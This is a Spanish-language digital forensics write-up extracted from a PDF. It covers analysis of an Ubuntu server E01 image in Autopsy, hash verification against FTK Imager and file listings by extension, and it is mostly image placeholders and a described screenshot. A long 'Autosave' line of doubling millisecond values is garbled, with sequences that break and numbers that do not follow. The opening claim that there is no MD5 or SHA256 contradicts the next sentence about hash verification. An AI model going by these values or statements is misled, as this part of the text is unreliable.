




No hay cifrado de datos, ni MD5, ni SHA256. Autopsy, al cargar la imagen E01, autopsy automáticamente verificará los hashes MD5 y SHA1 incrustados en la imagen (generados por FTK Imager) contra los hashes que calcula del contenido de la imagen.

Sistema de archivos:





The screenshot shows the WinMonitor interface within a VMware Workstation window. The main pane displays a table of file analysis results for a Linux system (ubuntu_2025). The columns include: Created Time, Size, Flags(Dir), Flags(Attrs), Known, MD5 Hash, SHA-256 Hash, MIME Type, Extension, and Location. The table lists numerous files and directories, many of which are marked as 'Allocated' and have 'unknown' for their known status. The location column shows paths relative to the VM's root directory. Below the table, there are tabs for File Metadata, OS Account, Data Artifacts, Analysis Results, Content, Annotations, and Other Occurrences. The bottom of the screen shows the Windows taskbar with various pinned icons and the system tray.

Escribe aquí para buscar.

Autoguardado Portada... https:... Autoguardado

WinMonitor - VMware Workstation

File Edit View VM Tabs Help | Clone of Win | WinMonitor | mikrotik | Clone of Ubu |

ubuntu_2025 - Autopsy 4.22.1

Case View Tools Window Help

Data Sources Ubuntu_Server_Prod_20250525_E01 Host

Ubuntu_Server_Prod_20250525_E01

v01 (Unknown: 2048-4095)

v02 (Unknown: 4096-371967)

v03 (Unknown: 372160-4194995)

v04 (Unallocated: 1494992-8388679)

File Views File Types Deleted Files System (%) All (5)


MB File Size Data Artifacts OS Account Tag Score Reports

Autosave: 500ms, 1000ms, 2000ms, 4000ms, 8000ms, 16000ms, 32000ms, 64000ms, 128000ms, 256000ms, 512000ms, 1024000ms, 2048000ms, 4096000ms, 8192000ms, 16384000ms, 32768000ms, 65536000ms, 131072000ms, 262144000ms, 524288000ms, 1048576000ms, 2097152000ms, 4194304000ms, 8388608000ms, 16777216000ms, 33554432000ms, 67108864000ms, 134217728000ms, 268435456000ms, 536870912000ms, 1073741824000ms, 2147481600000ms, 4294963200000ms, 8589926400000ms, 17179852800000ms, 34359705600000ms, 68719411200000ms, 137438822400000ms, 274877644800000ms, 549755299200000ms, 1099510598400000ms, 2199021196800000ms, 4398043939200000ms, 8796087878400000ms, 17592177576000000ms, 35184355152000000ms, 70368710304000000ms, 14073741824000000ms, 28147483648000000ms, 56294967296000000ms, 11258993459200000ms, 22517986918400000ms, 45035973836800000ms, 90071953744000000ms, 18014340748800000ms, 36028681497600000ms, 72057362995200000ms, 14411472598400000ms, 28822945196800000ms, 57645890393600000ms, 11529178796800000ms, 23058357593600000ms, 46116715187200000ms, 92233430374400000ms, 184466860748800000ms, 368933721496000000ms, 737867442992000000ms, 1475734885984000000ms, 2951469771968000000ms, 5902939543936000000ms, 1180587858772000000ms, 2361175717544000000ms, 4722351435088000000ms, 9444702870176000000ms, 18889405740352000000ms, 37778811480704000000ms, 75557622961408000000ms, 15111524593408000000ms, 30223049186816000000ms, 60446098373632000000ms, 12089219674464000000ms, 24178439348928000000ms, 48358878697756000000ms, 96717757395512000000ms, 193435514790992000000ms, 386871029581984000000ms, 773743059163968000000ms, 154746611832793600000ms, 309493223665587200000ms, 618986447331174400000ms, 123797293316834666496000000ms, 24759558649204087840000000ms

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences


Resultados de BPA Resultados de BPA

To direct input to this VM, click inside or press Ctrl+G.




No hay cifrado de datos, ni MD5, ni SHA256. Autopsy, al cargar la imagen E01, autopsy automáticamente verificará los hashes MD5 y SHA1 incrustados en la imagen (generados por FTK Imager) contra los hashes que calcula del contenido de la imagen.


Archivos encontrados por extensión (Windows):




Archivos encontrados por extensión (Ubuntu):




Documentos (Windows):




Documentos (Ubuntu):







Ejecutable (Windows):




Ejecutable (Ubuntu):



